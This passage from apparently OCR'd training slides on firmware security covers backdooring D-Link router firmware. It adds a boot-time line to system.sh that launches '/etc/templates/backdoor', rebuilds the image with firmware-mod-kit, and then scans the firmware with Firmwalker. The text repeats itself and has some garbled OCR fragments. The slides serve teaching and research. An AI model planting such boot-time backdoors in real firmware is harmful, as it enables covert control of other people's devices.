2. Modifying entries and placing the backdoor in a location so that it can be started automatically at bootup.

In order to make the trapdoor automatically starting during bootup, in Linux we must place it inside the /etc/init.d folder.

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/init.d(master*) » ls -la
total 12
drwxrwxr-x 2 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root  434 Nov 23  2010 rcS
lrwxrwxrwx 1 root root   22 Mar 21 17:10 S03config.sh -> /etc/scripts/config.sh
lrwxrwxrwx 1 root root   22 Mar 21 17:10 S10system.sh -> /etc/scripts/system.sh
lrwxrwxrwx 1 root root   21 Mar 21 17:10 S30final.sh -> /etc/scripts/final.sh
```

The scripts here are symlinked to files in /etc/scripts.

::.. Backdooring Firmware (6/7)

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/scripts(master*) » ls -la
total 64
drwxrwxr-x 3 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root 1723 Nov 23  2010 config.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 dislan.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 enlan.sh
-rwxrwxr-x 1 root root  292 Nov 23  2010 final.sh
-rwxrwxr-x 1 root root  160 Nov 23  2010 freset_setnodes.sh
-rw-rw-r-- 1 root root 6512 Nov 23  2010 layout_run.php
-rwxrwxr-x 1 root root  515 Nov 23  2010 layout.sh
drwxrwxr-x 2 root root 4096 Nov 23  2010 misc
-rwxrwxr-x 1 root root  136 Nov 23  2010 startburning.sh
-rwxrwxr-x 1 root root 4551 Nov 23  2010 system.sh
-rwxrwxr-x 1 root root  874 Nov 23  2010 ubcom-monitor.sh
-rwxrwxr-x 1 root root  459 Nov 23  2010 ubcom-run.sh
```

The script system.sh, which was one of the entries we found in the /etc/init.d location, should be read.

::.. Backdooring Firmware (6/7)

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/scripts(master*) » ls -la
total 64
drwxrwxr-x 3 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root 1723 Nov 23  2010 config.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 dislan.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 enlan.sh
-rwxrwxr-x 1 root root  292 Nov 23  2010 final.sh
-rwxrwxr-x 1 root root  160 Nov 23  2010 freset_setnodes.sh
-rw-rw-r-- 1 root root 6512 Nov 23  2010 layout_run.php
-rwxrwxr-x 1 root root  515 Nov 23  2010 layout.sh
drwxrwxr-x 2 root root 4096 Nov 23  2010 misc
-rwxrwxr-x 1 root root  136 Nov 23  2010 startburning.sh
-rwxrwxr-x 1 root root 4551 Nov 23  2010 system.sh
-rwxrwxr-x 1 root root  874 Nov 23  2010 ubcom-monitor.sh
-rwxrwxr-x 1 root root  459 Nov 23  2010 ubcom-run.sh
```

The script system.sh, which was one of the entries we found in the /etc/init.d location, should be read.

```
 GNU nano 2.2.6                          File: system.sh

#!/bin/sh
case "$1" in
start)
        echo "start fresetd ..."                > /dev/console
        fresetd &
        if [ -f /proc/rt2880/linkup_proc_pid ]; then
                echo $! > /proc/rt2880/linkup_proc_pid
        fi
        echo "start scheduled ..."              > /dev/console
        /etc/templates/scheduled.sh start       > /dev/console
        echo "setup layout ..."                 > /dev/console
        /etc/scripts/layout.sh start    > /dev/console
        echo "start LAN ..."                    > /dev/console
        /etc/templates/lan.sh start             > /dev/console
        echo "enable LAN ports ..."             > /dev/console
        /etc/scripts/enlan.sh                   > /dev/console
        echo "start WLAN ..."                   > /dev/console
        /etc/templates/wlan.sh start    > /dev/console
        echo "start Guest Zone"                 > /dev/console
        /etc/templates/gzone.sh start > /dev/console
        /etc/templates/enable_gzone.sh start    > /dev/console
        echo "start RG ..."                             > /dev/console
        /etc/templates/rg.sh start              > /dev/console
        echo "start DNRD ..."                   > /dev/console
        /etc/templates/dnrd.sh start    > /dev/console
        # start telnet daemon
        /etc/scripts/misc/telnetd.sh    > /dev/console
        # Start UPNPD
```

This script is a good location as it is starting several services by executing scripts such as telnetd.sh, lan.sh, and so on.

Let's add a line in system.sh asking it to invoke a backdoor binary in the /etc/templates location.

::.. Backdooring Firmware (6/7)

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/scripts(master*) » ls -la
total 64
drwxrwxr-x 3 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root 1723 Nov 23  2010 config.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 dislan.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 enlan.sh
-rwxrwxr-x 1 root root  292 Nov 23  2010 final.sh
-rwxrwxr-x 1 root root  160 Nov 23  2010 freset_setnodes.sh
-rw-rw-r-- 1 root root 6512 Nov 23  2010 layout_run.php
-rwxrwxr-x 1 root root  515 Nov 23  2010 layout.sh
drwxrwxr-x 2 root root 4096 Nov 23  2010 misc
-rwxrwxr-x 1 root root  136 Nov 23  2010 startburning.sh
-rwxrwxr-x 1 root root 4551 Nov 23  2010 system.sh
-rwxrwxr-x 1 root root  874 Nov 23  2010 ubcom-monitor.sh
-rwxrwxr-x 1 root root  459 Nov 23  2010 ubcom-run.sh
```

The script system.sh, which was one of the entries we found in the /etc/init.d location, should be read.

This script is a good location as it is starting several services by executing scripts such as telnetd.sh, lan.sh, and so on.

Let's add a line in system.sh asking it to invoke a backdoor binary in the /etc/templates location.

```
 GNU nano 2.2.6                          File: system.sh

#!/bin/sh
case "$1" in
start)
        echo "start Netbios ..."                > /dev/console
        netbios &                               > /dev/consele
        fi
        if [ -f /etc/templates/smbd.sh ]; then
        echo "start smbtree search ..."
        /etc/templates/smbd.sh smbtree_start > /dev/console
        echo "start smbmount ..."
        /etc/templates/smbd.sh smbmount_start > /dev/console
        fi
        if [ -f /etc/templates/ledctrl.sh ]; then
        echo "Change the STATUS LED..."
        /etc/templates/ledctrl.sh STATUS GREEN > /dev/console
        fi
        if [ -f /etc/scripts/misc/profile_ca.sh ]; then
        echo "get certificate file ..."                 > /dev/console
        /etc/scripts/misc/profile_ca.sh start   > /dev/console
        fi
        if [ -f /etc/templates/wimax.sh ]; then
        echo "start wimax connection ..."
        /etc/templates/wimax.sh start > /dev/console
        fi
        echo "Starting the backdoor"
        /etc/templates/backdoor
        if [ -f /etc/scripts/misc/plugplay.sh ]; then
        echo "start usb plugplay ..."
        /etc/scripts/misc/plugplay.sh > /dev/console
```

::.. Backdooring Firmware (6/7)


Now that all is in place, the firmware has to be recompiled:


./build-firmware.sh Dlink_firmware/ -nopad -min

```
~/tools/firmware-mod-kit(master*) » ./build-firmware.sh Dlink_firmware/ -nopad -min          oit@ubuntu
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 64 Kb
Parallel mksquashfs: Using 2 processors
Creating little endian 3.0 filesystem on /home/oit/tools/firmware-mod-kit/Dlink_firmware/new-filesystem.
squashfs, block size 65536.
[=============================================================================================] 956/956 100%
Exportable Little endian filesystem, data block size 65536, compressed data, compressed metadata, compre
ssed fragments, duplicates are removed
Filesystem size 2240.31 Kbytes (2.19 Mbytes)
        26.36% of uncompressed filesystem size (8499.15 Kbytes)
Inode table size 8067 bytes (7.88 Kbytes)
        23.24% of uncompressed inode table size (34707 bytes)
```

This modified firmware can now either flash this firmware to a real device or emulate it using FAT.

::.. Backdooring Firmware (7/7)





::.. Automated Firmware Scanning

One of the other ways of identifying low-hanging vulnerabilities in firmware is to run an automated script that greps through interesting strings, which then can be manually looked at.

Such scripts can be implemented from scratch or it is possible to use one of the publicly available ones, such as **Firmwalker**.

```
./firmwalker.sh
~/lab/firmware/_Dlink_firmware.bin.extracted/squashfs-root/
```

On the completion of execution, it generates a firmwalker.txt file that contains the output, which can be afterwards manually look at to identify potential vulnerabilities.

::.. Automated Firmware Scanning

One (bilities
in fir nrough
intere
Such sible to
use o
squas
On th .txt file
that (ly look
at to

```
GNU nano 2.2.6                    File: firmwalker.txt

#################################### bin files
t/etc/RT3050_AP_1T1R_V1_0.bin

***Search for patterns in files***
#################################### upgrade
t/www/locale/en/sys_fw_valid.php
t/www/locale/en/tools_firmware.php
t/www/locale/en/dsc/dsc_tools_firmware_fw_upgrade.php
t/www/locale/en/dsc/dsc_spt_tools.php
t/www/locale/en/dsc/dsc_sup_menu2.php
t/www/locale/en/dsc/dsc_tools_firmware.php
t/www/locale/en/help/h_tools_firmware.php

#################################### admin
t/sbin/httpd
t/sbin/syslogd
t/www/tools_admin.php
t/www/locale/en/st_route.php
t/www/locale/en/tools_admin.php
t/www/locale/en/st_stats.php
t/www/locale/en/dsc/dsc_spt_tools.php
t/www/locale/en/dsc/dsc_tools_admin.php
t/www/locale/en/dsc/dsc_tools_log_setting.php
t/www/locale/en/permission.php
t/lib/iptables/libipt_REJECT.so
t/etc/templates/hnap/SetDeviceSettings2.php
```